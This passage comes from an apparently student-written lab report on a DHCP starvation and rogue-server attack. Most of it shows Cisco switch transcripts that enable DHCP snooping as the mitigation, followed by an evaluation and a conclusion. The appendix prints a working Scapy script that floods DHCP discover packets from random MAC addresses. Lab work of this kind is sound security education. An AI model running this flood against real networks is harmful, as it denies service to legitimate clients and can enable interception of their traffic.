%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up


Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#
```

Figure 33: Switch Configure mode

Using the commands '**enable**' and **'configure terminal**,' the switch is put into configuration mode.

```
CLEI Code Number                 : COM3L00BRA
Hardware Board Revision Number   : 0x01

Switch Ports Model              SW Version            SW Image
------ ----- -----              ----------            ----------
*    1 26    WS-C2960-24TT-L    15.0(2)SE4            C2960-LANBASEK9-M

Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 15.0(2)SE4, RELEASE
SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Wed 26-Jun-13 02:49 by mnguyen



Press RETURN to get started!


%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up


Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#
Switch(config)#
Switch(config)#ip dhcp snooping
Switch(config)#
```

Figure 34: Enabling DHCP snooping

Using the command '**ip dhcp snooping**', DHCP snooping is enabled on the switch.

```
Switch(config)#do show running-config
Building configuration...

Current configuration : 1097 bytes
!
version 15.0
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname Switch
!
!
!
!
!
ip dhcp snooping
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
interface FastEthernet0/3
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
```

Figure 35: Displaying DHCP snooping configuration

We can confirm that DHCP snooping is enabled in the switch by using the command **'do show ip configuration**'.

```
 login
line vty 5 15
 login
!
!
!
!
end


Switch(config)#do wr
Building configuration...
[OK]
Switch(config)#
%LINK-3-UPDOWN: Interface FastEthernet0/2, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to down

%LINK-3-UPDOWN: Interface FastEthernet0/3, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to down

%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

Switch(config)#
Switch(config)#
Switch(config)#int fa0/1
Switch(config-if)#no ip dhcp snooping trust
Switch(config-if)#ex
```

Figure 36: Port Configuration fa0/1

Because interface fast ethernet 0/1 is connected to Kali Linux, the attacker, we can decline DHCP requests from the machine using the command **'no ip dhcp snooping trust**', preventing the DHCP pool from being exhausted.

```
!
end


Switch(config)#do wr
Building configuration...
[OK]
Switch(config)#
%LINK-3-UPDOWN: Interface FastEthernet0/2, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to down

%LINK-3-UPDOWN: Interface FastEthernet0/3, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to down

%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

Switch(config)#
Switch(config)#
Switch(config)#int fa0/1
Switch(config-if)#no ip dhcp snooping trust
Switch(config-if)#ex
Switch(config)#
Switch(config)#int fa0/2
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#ex
Switch(config)#
Switch(config)#
```

Figure 37: Port configuration fa0/2

Similarly, we can trust the interface fast ethernet 0/2, which is connected to Windows 7, the actual client for the DHCP server, by using the command '**ip dhcp snooping trust**'.

```
!
!
!
!
ip dhcp snooping
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
!
interface FastEthernet0/2
 ip dhcp snooping trust
!
interface FastEthernet0/3
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
interface FastEthernet0/8
!
interface FastEthernet0/9
!
interface FastEthernet0/10
!
interface FastEthernet0/11
!
interface FastEthernet0/12
!
interface FastEthernet0/13
```

Figure 38: Summary of port configurations

According to the commands above, the interface fast ethernet 0/2 is trusted and the interface fast ethernet 0/1 is not trusted in the screenshot.

As a result, by enabling DHCP snooping in the switch, we can avoid depleting the DHCP pool of IP addresses due to DHCP starvation attacks and continue to provide efficient services to clients.

Evaluation

DHCP snooping is a layer 2 security technology that is built into the operating system of a capable network switch and drops DHCP traffic that is deemed unacceptable. The primary application of DHCP snooping is to prevent unauthorized (rogue) DHCP servers from providing IP addresses to DHCP clients.

DHCP snooping allows a switching device, which can be a switch or a router, to monitor DHCP messages sent by untrusted devices connected to the switching device. It functions as a firewall between untrusted hosts and trusted DHCP servers (Bayt Employer, 2015).

The **Pros** of DHCP snooping are:

- It keeps track of clients' physical locations.
- It ensures that clients use only the IP addresses that have been assigned to them.
- It makes certain that only authorized DHCP servers can be accessed.

The **Cons** of DHCP snooping are:

- Incorrect DHCP snooping configuration can result in client requests not being acknowledged.
- When a client with both Wireless and Wired NICs enabled uses the incorrect MAC-address in DHCP Requests/Informs, the switch throws an error or drops the request.

Cost Benefit Analysis

A cost-benefit analysis is a systematic process used by businesses to determine which decisions to make and which to avoid. The cost-benefit analyst adds up the potential rewards of a situation or action and then subtracts the total costs of taking that action (Hayes, 2021).




Figure 39: Cost Benefit Analysis Steps

There is no use of a single penny spent by a pen tester in this report because the mitigation is done for free. Mitigation of the vulnerability also does not require money because the switch configuration can be done by oneself for free.

Conclusion

In this report, a DHCP starvation attack was successfully carried out, along with the establishment of a rogue server to trap the victim. The attack was depicted with a screenshot and a description of the screenshot. The tools Kali Linux, Metasploit, Nmap, and Windows 7 were used to complete the attack described in this report.

The attack was carried out using a script written in Scapy. The script sent a constant DHCP request to the cluster, capturing every available IP address in the pool. And Metasploit was used to set up the malicious server. The rouge server was created as a result of the attack and was used to sniff data from the victim machine. The attack was mitigated by turning on DHCP snooping in the Cisco switch. To improve security, ports were classified as trusted or untrusted.

To compile this report, I conducted extensive research on connected themes by reading multiple books, web resources, journals, and research papers. With the parameters supplied by the module leader and proper research, this report was produced successfully to achieve the report's key aims and objectives.

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Appendix

Scapy Script

```
from scapy.all import *

dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff',src=RandMAC())  \
                /IP(src='0.0.0.0',dst='255.255.255.255') \
                /UDP(sport=68,dport=67) \
                /BOOTP(op=1,chaddr = RandMAC()) \
                /DHCP(options=[('message-type','discover'),('end')])

sendp(dhcp_discover,iface='eth0',loop=1,verbose=1)
```
(Bombal, 2021)